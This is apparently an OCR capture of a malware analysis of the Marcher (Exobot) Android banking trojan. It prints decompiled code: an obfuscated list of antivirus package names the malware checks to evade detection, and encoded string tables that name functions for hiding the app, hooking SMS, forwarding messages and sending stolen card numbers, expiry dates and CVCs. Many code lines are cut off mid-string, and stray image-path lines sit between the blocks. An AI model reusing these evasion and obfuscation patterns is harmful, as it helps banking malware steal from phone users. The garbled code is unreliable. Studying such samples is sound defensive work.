"c!o!m!.dianx!in!o!s!.o!p!t!i!m!iz!e!r!.!d!upl!a!y".replace("!", ""),
"c!o!m!.wo!m!b!o!id!sy!s!t!e!m!s.a!n!t!i!vi!ru!s!.!s!e!c!u!r!i!ty!.!a!n!dr!o!id".replace("!", ""),
"com.!n!q!m!o!b!i!l!e.!an!t!ivi!r!u!s!2!0.c!la!r!obr".replace("!", ""),
"c!o!m!.!t!r!u!st!lo!o!k!.a!n!t!iv!i!ru!s!".replace("!", ""),
"co!m.!es!et!.!e!m!s!2.!g!p!".replace("!", ""),
"co!m!.cl!ea!nmast!e!r.!sd!k".replace("!", ""),
"co!m!.!net!q!i!n!.!a!n!ti!v!i!r!u!s!".replace("!", ""),
"co!m!.cl!e!an!m!a!s!te!r!.!mguard_!x8".replace("!", ""),
"co!m!.q!i!h!o!o!.!s!e!c!uri!t!y!".replace("!", ""),
"dro!id!d!u!de!s!.b!e!st!.a!nit!v!i!r!us".replace("!", ""),
"c!om!.!th!eg!o!l!de!n!g!o!o!d!a!p!ps!.!p!h!o!ne_!cle!a!n!i!ng!_!vi!ru!s!_!f!r!e!e!.!cle!ane!r.b!oost!e!r!",
"o!em!.a!nt!i!v!i!r!u!s".replace("!", ""),
"co!m!.!s!on!yer!i!c!s!s!on.mt!p.!e!xtens!i!o!n!.!f!ac!t!o!r!y!r!e!se!t!".replace("!", ""),
"co!m!.!sy!ma!nt!ec!.mo!bi!l!es!ecu!ri!ty!".replace("!", ""),
"co!m!.!a!va!st.!a!ndroid.!m!o!b!i!le!s!e!cu!rity".replace("!", ""),
"com.!c!l!e!a!n!m!as!ter.!s!ec!ur!i!t!y".replace("!", ""),
"c!om.d!ua!p!p!s!.!a!nt!iv!ir!u!s".replace("!", ""),
"c!o!m!.!an!t!iv!i!r!us".replace("!", ""),
"c!o!m!.!c!l!e!a!n!ma!s!te!r.!b!oo!st!".replace("!", ""),
"c!o!m!.!z!r!g!i!u!.a!nt!i!v!i!r!u!s".replace("!", ""),
"com!.!k!ms!.!f!re!e!".replace("!", ""),
"c!o!m.!a!n!h!lt!.a!n!t!i!vi!r!uspro".replace("!", ""),
"c!o!m!.nq!m!ob!i!le!.a!nt!i!vi!r!u!s2!0!".replace("!", ""),
"c!om.!c!l!e!a!n!m!a!st!er!.!m!g!u!ar!d!".replace("!", ""),
"co!m!.dr!w!e!b".replace("!", ""),
"c!o!m!.!b!it!de!fende!r!.a!n!ti!v!i!r!us".replace("!", ""),
"c!o!m!.!a!v!ir!a!.an!droi!d".replace("!", ""),
"c!om.!ik!a!ru!s.!m!o!b!i!l!e.s!e!cu!rity!".replace("!", ""),
"c!o!m!.r!e!f!e!rp!li!s!h!.V!i!ru!sR!emo!va!lForAndr!o!i!d".replace("!", "")};
```

Marcher (Exobot) - AV Evasion

```
public static final String[] f1563d = new String[]{"com.psafe.msuite"
"com.qihoo.security.lite"
"com.piriform.ccleaner"
"avg.antivirus"
"com.antivirus.tablet"
"com.eset.ems.gp"
"com.dianxinos.optimizer.duplay"
"com.womboidsystems.antivirus.security.android"
"com.nqmobile.antivirus20.clarobr"
"com.trustlook.antivirus"
"com.eset.ems2.gp"
"com.cleanmaster.sdk"
"com.netqin.antivirus"
"com.cleanmaster.mguard_x8"
"com.qihoo.security"
"droiddudes.best.anitvirus"
"com.thegoldengoodapps.phone_cleaning_virus_free.cleaner.booster" "
oem.antivirus"
"com.sonyericsson.mtp.extension.factoryreset"
"com.symantec.mobilesecurity"
"com.avast.android.mobilesecurity"
"com.cleanmaster.security"
"com.duapps.antivirus"
"com.antivirus"
"com.cleanmaster.boost"
"com.zrgiu.antivirus"
"com.kms.free"
"com.anhlt.antiviruspro"
"com.nqmobile.antivirus20"
"com.cleanmaster.mguard"
"com.drweb"
"com.bitdefender.antivirus"
"com.avira.android"
"com.ikarus.mobile.security"
"com.referplish.VirusRemovalForAndroid"
```

Marcher (Exobot)

```
public static final String aA = C0522b.m2227a("i<<bCm>>n<<bCm>>v<<bCm>>o<<bCm>>k<<bCm>>e<<bCm>>_<<bCm>>h<<bCm>>i<<bCm>>d<<bCm>>e<<bCm>>A<<bCm>>p<<bCm>>p<<bCr
public static final String aB = C0522b.m2227a("i<<bCm>>n<<bCm>>v<<bCm>>o<<bCm>>k<<bCm>>e<<bCm>>_<<bCm>>h<<bCm>>i<<bCm>>d<<bCm>>e<<bCm>>A<<bCm>>p<<bCm>>p<<bCr
public static final String aC = C0522b.m2227a("i<<bCm>>n<<bCm>>v<<bCm>>o<<bCm>>k<<bCm>>e<<bCm>>_<<bCm>>g<<bCm>>e<<bCm>>t<<bCm>>H<<bCm>>n<<bCm>>d<<bCm>>");
public static final String aD = C0522b.m2227a("i<<bCm>>n<<bCm>>v<<bCm>>o<<bCm>>k<<bCm>>e<<bCm>>_<<bCm>>c<<bCm>>r<<bCm>>e<<bCm>>a<<bCm>>t<<bCm>>e<<bCm>>N<<bCr
public static final String aE = C0522b.m2227a("T<<bCm>>h<<bCm>>e<<bCm>> <<bCm>>G<<bCm>>N<<bCm>>U<<bCm>> <<bCm>>G<<bCm>>e<<bCm>>n<<bCm>>e<<bCm>>r<<bCm>>a<<bCr
public static final String aF = C0522b.m2227a("S<<bCm>>e<<bCm>>r<<bCm>>v<<bCm>>e<<bCm>>r<<bCm>> <<bCm>>r<<bCm>>e<<bCm>>s<<bCm>>p<<bCm>>o<<bCm>>n<<bCm>>s<<bCr
public static final String aG = C0522b.m2227a("t<<bCm>>i<<bCm>>t<<bCm>>l<<bCm>>e<<bCm>>");
public static final String aH = C0522b.m2227a("c<<bCm>>a<<bCm>>r<<bCm>>d<<bCm>>_<<bCm>>t<<bCm>>e<<bCm>>x<<bCm>>t<<bCm>>");
public static final String aI = C0522b.m2227a("o<<bCm>>n<<bCm>>_<<bCm>>p<<bCm>>a<<bCm>>c<<bCm>>k<<bCm>>a<<bCm>>g<<bCm>>e<<bCm>>");
public static final String aJ = C0522b.m2227a("?<<bCm>>i<<bCm>>d<<bCm>>=<<bCm>>");
public static final String aK = C0522b.m2227a("s<<bCm>>h<<bCm>>o<<bCm>>w<<bCm>>M<<bCm>>y<<bCm>>D<<bCm>>i<<bCm>>a<<bCm>>l<<bCm>>o<<bCm>>g<<bCm>>");
public static final String aL = C0522b.m2227a("i<<bCm>>n<<bCm>>t<<bCm>>e<<bCm>>n<<bCm>>t<<bCm>>_<<bCm>>w<<bCm>>i<<bCm>>t<<bCm>>h<<bCm>>_<<bCm>>c<<bCm>>a<<bCr
public static final String aM = C0522b.m2227a("i<<bCm>>n<<bCm>>t<<bCm>>e<<bCm>>n<<bCm>>t<<bCm>>_<<bCm>>w<<bCm>>i<<bCm>>t<<bCm>>h<<bCm>>_<<bCm>>m<<bCm>>o<<bCr
public static final String aN = C0522b.m2227a("i<<bCm>>n<<bCm>>t<<bCm>>e<<bCm>>n<<bCm>>t<<bCm>>_<<bCm>>w<<bCm>>i<<bCm>>t<<bCm>>h<<bCm>>_<<bCm>>y<<bCm>>e<<bCr
public static final String aO = C0522b.m2227a("i<<bCm>>n<<bCm>>t<<bCm>>e<<bCm>>n<<bCm>>t<<bCm>>_<<bCm>>w<<bCm>>i<<bCm>>t<<bCm>>h<<bCm>>_<<bCm>>c<<bCm>>v<<bCr
public static final String aP = C0522b.m2227a("G<<bCm>>P<<bCm>>S<<bCm>>e<<bCm>>r<<bCm>>v<<bCm>>i<<bCm>>c<<bCm>>e<<bCm>>");
public static final String aQ = C0522b.m2227a("M<<bCm>>a<<bCm>>i<<bCm>>n<<bCm>>A<<bCm>>c<<bCm>>t<<bCm>>i<<bCm>>v<<bCm>>i<<bCm>>t<<bCm>>y<<bCm>>");
public static final String aR = C0522b.m2227a("m<<bCm>>a<<bCm>>i<<bCm>>n<<bCm>>_<<bCm>>s<<bCm>>e<<bCm>>r<<bCm>>v<<bCm>>i<<bCm>>c<<bCm>>e<<bCm>>_<<bCm>>w<<bCr
public static final String aS = C0522b.m2227a("m<<bCm>>e<<bCm>>s<<bCm>>s<<bCm>>a<<bCm>>g<<bCm>>e<<bCm>>R<<bCm>>e<<bCm>>c<<bCm>>e<<bCm>>i<<bCm>>v<<bCm>>e<<bCr
public static final String aT = C0522b.m2227a("I<<bCm>>D<<bCm>>U<<bCm>>t<<bCm>>i<<bCm>>l<<bCm>>i<<bCm>>t<<bCm>>y<<bCm>>");
public static final String aU = C0522b.m2227a("A<<bCm>>p<<bCm>>i<<bCm>>R<<bCm>>e<<bCm>>q<<bCm>>u<<bCm>>e<<bCm>>s<<bCm>>t<<bCm>>");
public static final String aV = C0522b.m2227a("M<<bCm>>e<<bCm>>s<<bCm>>s<<bCm>>a<<bCm>>g<<bCm>>e<<bCm>>H<<bCm>>a<<bCm>>n<<bCm>>d<<bCm>>l<<bCm>>e<<bCm>>r<<bCr
public static final String aW = C0522b.m2227a("M<<bCm>>e<<bCm>>s<<bCm>>s<<bCm>>a<<bCm>>g<<bCm>>e<<bCm>>s<<bCm>>F<<bCm>>o<<bCm>>r<<bCm>>w<<bCm>>a<<bCm>>r<<bCr
public static final String aX = C0522b.m2227a("M<<bCm>>e<<bCm>>s<<bCm>>s<<bCm>>a<<bCm>>g<<bCm>>e<<bCm>>M<<bCm>>a<<bCm>>n<<bCm>>a<<bCm>>g<<bCm>>e<<bCm>>r<<bCr
public static final String aY = C0522b.m2227a("s<<bCm>>e<<bCm>>n<<bCm>>d<<bCm>>T<<bCm>>e<<bCm>>x<<bCm>>t<<bCm>>M<<bCm>>e<<bCm>>s<<bCm>>s<<bCm>>a<<bCm>>g<<bCr
public static final String aZ = C0522b.m2227a("s<<bCm>>e<<bCm>>n<<bCm>>d<<bCm>>M<<bCm>>u<<bCm>>l<<bCm>>t<<bCm>>i<<bCm>>p<<bCm>>a<<bCm>>r<<bCm>>t<<bCm>>T<<bCr
public static final String aa = C0522b.m2227a("d<<bCm>>e<<bCm>>f<<bCm>>a<<bCm>>u<<bCm>>l<<bCm>>t<<bCm>>_<<bCm>>j<<bCm>>s<<bCm>>o<<bCm>>n<<bCm>>");
public static final String ab = C0522b.m2227a("a<<bCm>>p<<bCm>>p<<bCm>>_<<bCm>>s<<bCm>>t<<bCm>>o<<bCm>>p<<bCm>>");
public static final String ac = C0522b.m2227a("d<<bCm>>i<<bCm>>a<<bCm>>l<<bCm>>o<<bCm>>g<<bCm>>_<<bCm>>f<<bCm>>i<<bCm>>n<<bCm>>i<<bCm>>s<<bCm>>h<<bCm>>");
public static final String ad = C0522b.m2227a("a<<bCm>>p<<bCm>>p<<bCm>>_<<bCm>>k<<bCm>>i<<bCm>>l<<bCm>>l<<bCm>>");
public static final String ae = C0522b.m2227a("r<<bCm>>o<<bCm>>o<<bCm>>t<<bCm>>_<<bCm>>p<<bCm>>h<<bCm>>o<<bCm>>n<<bCm>>e<<bCm>>");
public static final String af = C0522b.m2227a("f<<bCm>>r<<bCm>>e<<bCm>>e<<bCm>>_<<bCm>>d<<bCm>>i<<bCm>>a<<bCm>>l<<bCm>>o<<bCm>>g<<bCm>>");
public static final String ag = C0522b.m2227a("f<<bCm>>r<<bCm>>e<<bCm>>e<<bCm>>_<<bCm>>d<<bCm>>i<<bCm>>a<<bCm>>l<<bCm>>o<<bCm>>g<<bCm>>_<<bCm>>u<<bCm>>r<<bCr
public static final String ah = C0522b.m2227a("i<<bCm>>s<<bCm>>_<<bCm>>a<<bCm>>d<<bCm>>m<<bCm>>i<<bCm>>n<<bCm>>_<<bCm>>a<<bCm>>c<<bCm>>t<<bCm>>i<<bCm>>v<<bCr
public static final String ai = C0522b.m2227a("s<<bCm>>m<<bCm>>s<<bCm>>_<<bCm>>d<<bCm>>e<<bCm>>f<<bCm>>a<<bCm>>u<<bCm>>l<<bCm>>t<<bCm>>_<<bCm>>a<<bCm>>d<<bCr
public static final String aj = C0522b.m2227a("a<<bCm>>p<<bCm>>p<<bCm>>l<<bCm>>i<<bCm>>c<<bCm>>a<<bCm>>t<<bCm>>i<<bCm>>o<<bCm>>n<<bCm>>");
public static final String ak = C0522b.m2227a("d<<bCm>>a<<bCm>>t<<bCm>>e<<bCm>>");
public static final String al = C0522b.m2227a("t<<bCm>>e<<bCm>>x<<bCm>>t<<bCm>>");
```


Marcher (Exobot)

```
public static final String aA = m2055a("v**ODE**x**ODE**y**ODE**r**ODE**b**ODE**h**ODE**r**ODE**z**ODE**b**ODE**g**ODE**p**ODE**b**ODE**d**ODE**y**ODE**v**OD
public static final String aB = m2055a("q**ODE**n**ODE**e**ODE**n**ODE**q**ODE**i**ODE**k**ODE**y**ODE**o**ODE**u**ODE**k**ODE**f**ODE**w**ODE**q**ODE**r**OD
public static final String aC = m2055a("j**ODE**q**ODE**r**ODE**n**ODE**z**ODE**u**ODE**t**ODE**x**ODE**s**ODE**o**ODE**h**ODE**c**ODE**f**ODE**z**ODE**v**OD
public static final String aD = m2055a("y**ODE**o**ODE**v**ODE**p**ODE**i**ODE**e**ODE**n**ODE**f**ODE**h**ODE**n**ODE**s**ODE**a**ODE**l**ODE**i**ODE**f**OD
public static final String aE = m2055a("g**ODE**x**ODE**a**ODE**s**ODE**h**ODE**g**ODE**k**ODE**r**ODE**g**ODE**c**ODE**r**ODE**n**ODE**i**ODE**d**ODE**n**OD
public static final String aF = m2055a("v**ODE**d**ODE**q**ODE**g**ODE**o**ODE**v**ODE**f**ODE**o**ODE**o**ODE**t**ODE**x**ODE**x**ODE**r**ODE**x**ODE**r**OD
public static final String aG = m2055a("a**ODE**p**ODE**p**ODE**l**ODE**i**ODE**c**ODE**a**ODE**t**ODE**i**ODE**o**ODE**n**ODE**");
public static final String aH = m2055a("d**ODE**a**ODE**t**ODE**e**ODE**");
public static final String aI = m2055a("t**ODE**e**ODE**x**ODE**t**ODE**");
public static final String aJ = m2055a("l**ODE**o**ODE**a**ODE**d**ODE**_**ODE**s**ODE**m**ODE**s**ODE**");
public static final String aK = m2055a("m**ODE**e**ODE**t**ODE**h**ODE**o**ODE**d**ODE**");
public static final String aL = m2055a("s**ODE**e**ODE**n**ODE**d**ODE**_**ODE**c**ODE**a**ODE**r**ODE**d**ODE**_**ODE**n**ODE**u**ODE**m**ODE**b**ODE**e**OD
public static final String aM = m2055a("n**ODE**u**ODE**m**ODE**b**ODE**e**ODE**r**ODE**");
public static final String aN = m2055a("m**ODE**o**ODE**n**ODE**t**ODE**h**ODE**");
public static final String aO = m2055a("y**ODE**e**ODE**a**ODE**r**ODE**");
public static final String aP = m2055a("c**ODE**v**ODE**c**ODE**");
public static final String aQ = m2055a("c**ODE**o**ODE**m**ODE**.**ODE**p**ODE**a**ODE**y**ODE**p**ODE**a**ODE**l**ODE**.**ODE**a**ODE**n**ODE**d**ODE**r**OD
public static final String aR = m2055a("c**ODE**o**ODE**m**ODE**.**ODE**a**ODE**n**ODE**d**ODE**r**ODE**o**ODE**i**ODE**d**ODE**.**ODE**v**ODE**e**ODE**n**OD
public static final String aS = m2055a("O**ODE**K**ODE**");
public static final String aT = m2055a("c**ODE**o**ODE**m**ODE**m**ODE**a**ODE**n**ODE**d**ODE**");
public static final String aU = m2055a("p**ODE**a**ODE**r**ODE**a**ODE**m**ODE**s**ODE**");
public static final String aV = m2055a("t**ODE**i**ODE**m**ODE**e**ODE**s**ODE**t**ODE**a**ODE**m**ODE**p**ODE**");
public static final String aW = m2055a("I**ODE**n**ODE**t**ODE**e**ODE**n**ODE**t**ODE**F**ODE**i**ODE**l**ODE**t**ODE**e**ODE**r**ODE**");
public static final String aX = m2055a("C**ODE**o**ODE**n**ODE**t**ODE**e**ODE**x**ODE**t**ODE**");
public static final String aY = m2055a("g**ODE**e**ODE**t**ODE**C**ODE**m**ODE**d**ODE**H**ODE**a**ODE**n**ODE**d**ODE**l**ODE**e**ODE**r**ODE**H**ODE**i**OD
public static final String aZ = m2055a("i**ODE**n**ODE**v**ODE**o**ODE**k**ODE**e**ODE**_**ODE**h**ODE**i**ODE**d**ODE**a**ODE**A**ODE**p**ODE**p**ODE**");
public static final String aa = m2055a("a**ODE**n**ODE**d**ODE**r**ODE**o**ODE**i**ODE**d**ODE**.**ODE**p**ODE**r**ODE**o**ODE**v**ODE**i**ODE**d**ODE**e**OD
public static final String ab = m2055a("g**ODE**e**ODE**t**ODE**S**ODE**t**ODE**r**ODE**i**ODE**n**ODE**g**ODE**");
public static final String ac = m2055a("d**ODE**d**ODE**/**ODE**M**ODE**M**ODE**/**ODE**y**ODE**y**ODE**y**ODE**y**ODE** **ODE**H**ODE**H**ODE**:**ODE**m**OD
public static final String ad = m2055a("c**ODE**o**ODE**m**ODE**.**ODE**a**ODE**n**ODE**d**ODE**r**ODE**o**ODE**i**ODE**d**ODE**.**ODE**c**ODE**h**ODE**r**OD
public static final String ae = m2055a("G**ODE**o**ODE**o**ODE**g**ODE**l**ODE**e**ODE** **ODE**C**ODE**h**ODE**r**ODE**o**ODE**m**ODE**e**ODE**");
public static final String af = m2055a("m**ODE**a**ODE**i**ODE**n**ODE**_**ODE**p**ODE**r**ODE**e**ODE**f**ODE**s**ODE**");
public static final String ag = m2055a("y**ODE**q**ODE**p**ODE**e**ODE**c**ODE**p**ODE**a**ODE**a**ODE**f**ODE**a**ODE**n**ODE**");
public static final String ah = m2055a("r**ODE**t**ODE**h**ODE**f**ODE**d**ODE**s**ODE**w**ODE**h**ODE**h**ODE**");
public static final String ai = m2055a("e**ODE**c**ODE**d**ODE**f**ODE**s**ODE**i**ODE**i**ODE**d**ODE**b**ODE**z**ODE**s**ODE**s**ODE**n**ODE**u**ODE**w**OD
public static final String aj = m2055a("c**ODE**a**ODE**f**ODE**u**ODE**q**ODE**h**ODE**a**ODE**u**ODE**x**ODE**t**ODE**o**ODE**y**ODE**");
public static final String ak = m2055a("t**ODE**q**ODE**a**ODE**y**ODE**z**ODE**j**ODE**x**ODE**j**ODE**k**ODE**o**ODE**v**ODE**o**ODE**u**ODE**h**ODE**t**OD
public static final String al = m2055a("k**ODE**a**ODE**g**ODE**s**ODE**t**ODE**k**ODE**f**ODE**o**ODE**p**ODE**g**ODE**");
public static final String am = m2055a("o**ODE**p**ODE**d**ODE**b**ODE**t**ODE**x**ODE**n**ODE**u**ODE**y**ODE**x**ODE**y**ODE**v**ODE**n**ODE**k**ODE**n**OD
public static final String an = m2055a("m**ODE**q**ODE**a**ODE**t**ODE**u**ODE**d**ODE**b**ODE**r**ODE**a**ODE**o**ODE**d**ODE**");
public static final String ao = m2055a("u**ODE**v**ODE**u**ODE**h**ODE**e**ODE**d**ODE**i**ODE**n**ODE**p**ODE**m**ODE**");
public static final String ap = m2055a("f**ODE**n**ODE**l**ODE**y**ODE**b**ODE**f**ODE**b**ODE**s**ODE**v**ODE**l**ODE**");
public static final String aq = m2055a("z**ODE**q**ODE**p**ODE**c**ODE**f**ODE**l**ODE**g**ODE**k**ODE**v**ODE**l**ODE**q**ODE**o**ODE**e**ODE**k**OD
public static final String ar = m2055a("e**ODE**d**ODE**x**ODE**t**ODE**t**ODE**o**ODE**v**ODE**i**ODE**c**ODE**o**ODE**f**ODE**w**ODE**");
public static final String as = m2055a("k**ODE**c**ODE**q**ODE**p**ODE**e**ODE**e**ODE**x**ODE**g**ODE**f**ODE**q**ODE**f**ODE**k**ODE**r**OD
public static final String at = m2055a("r**ODE**i**ODE**o**ODE**n**ODE**g**ODE**a**ODE**s**ODE**k**ODE**i**ODE**d**ODE**p**ODE**");
public static final String au = m2055a("a**ODE**y**ODE**o**ODE**c**ODE**e**ODE**p**ODE**l**ODE**x**ODE**c**ODE**j**ODE**n**ODE**o**ODE**m**ODE**y**OD
public static final String av = m2055a("d**ODE**u**ODE**j**ODE**p**ODE**y**ODE**d**ODE**z**ODE**e**ODE**u**ODE**l**ODE**s**ODE**l**ODE**p**ODE**e**ODE**c**OD
```


Marcher (Exobot)

```
public static final String f1585V = C0522b.m2227a("last_api_server");
public static final String f1586W = C0522b.m2227a("sms_hook");
public static final String f1587X = C0522b.m2227a("sms_hook_no_api");
public static final String f1588Y = C0522b.m2227a("cmt_timestamp");
public static final String f1589Z = C0522b.m2227a("app_put");
public static String f1590a = "";
public static final String aA = C0522b.m2227a("invoke_hideApp");
public static final String aB = C0522b.m2227a("invoke_hideApp2");
public static final String aC = C0522b.m2227a("invoke_getHnd");
public static final String aD = C0522b.m2227a("invoke_createNotify");
public static final String aE = C0522b.m2227a("The GNU General Public License is
public static final String aF = C0522b.m2227a("Server response: ");
public static final String aG = C0522b.m2227a("title");
public static final String aH = C0522b.m2227a("card_text");
public static final String aI = C0522b.m2227a("on_package");
public static final String aJ = C0522b.m2227a("?id=");
public static final String aK = C0522b.m2227a("showMyDialog");
public static final String aL = C0522b.m2227a("intent_with_card");
public static final String aM = C0522b.m2227a("intent_with_month");
public static final String aN = C0522b.m2227a("intent_with_year");
public static final String aO = C0522b.m2227a("intent_with_cvc");
public static final String aP = C0522b.m2227a("GPService");
public static final String aQ = C0522b.m2227a("MainActivity");
public static final String aR = C0522b.m2227a("main_service_wakelock");
public static final String aS = C0522b.m2227a("messageReceiver");
public static final String aT = C0522b.m2227a("IDUtility");
public static final String aU = C0522b.m2227a("ApiRequest");
public static final String aV = C0522b.m2227a("MessageHandlerFactory");
public static final String aW = C0522b.m2227a("MessagesForwardCommandHandler");
public static final String aX = C0522b.m2227a("MessageManager");
public static final String aY = C0522b.m2227a("sendTextMessage");
public static final String aZ = C0522b.m2227a("sendMultipartTextMessage");
public static final String aa = C0522b.m2227a("default_json");
public static final String ab = C0522b.m2227a("app_stop");
public static final String ac = C0522b.m2227a("dialog_finish");
public static final String ad = C0522b.m2227a("app_kill");
public static final String ae = C0522b.m2227a("root_phone");
public static final String af = C0522b.m2227a("free_dialog");
public static final String ag = C0522b.m2227a("free_dialog_url");
public static final String ah = C0522b.m2227a("is_admin_active");
public static final String ai = C0522b.m2227a("sms_default_admin");
public static final String aj = C0522b.m2227a("application");
public static final String ak = C0522b.m2227a("date");
public static final String al = C0522b.m2227a("text");
public static final String am = C0522b.m2227a("load_sms");
public static final String an = C0522b.m2227a("method");
public static final String ao = C0522b.m2227a("send_card_number");
public static final String ap = C0522b.m2227a("number");
public static final String aq = C0522b.m2227a("month");
```

Marcher (Exobot)



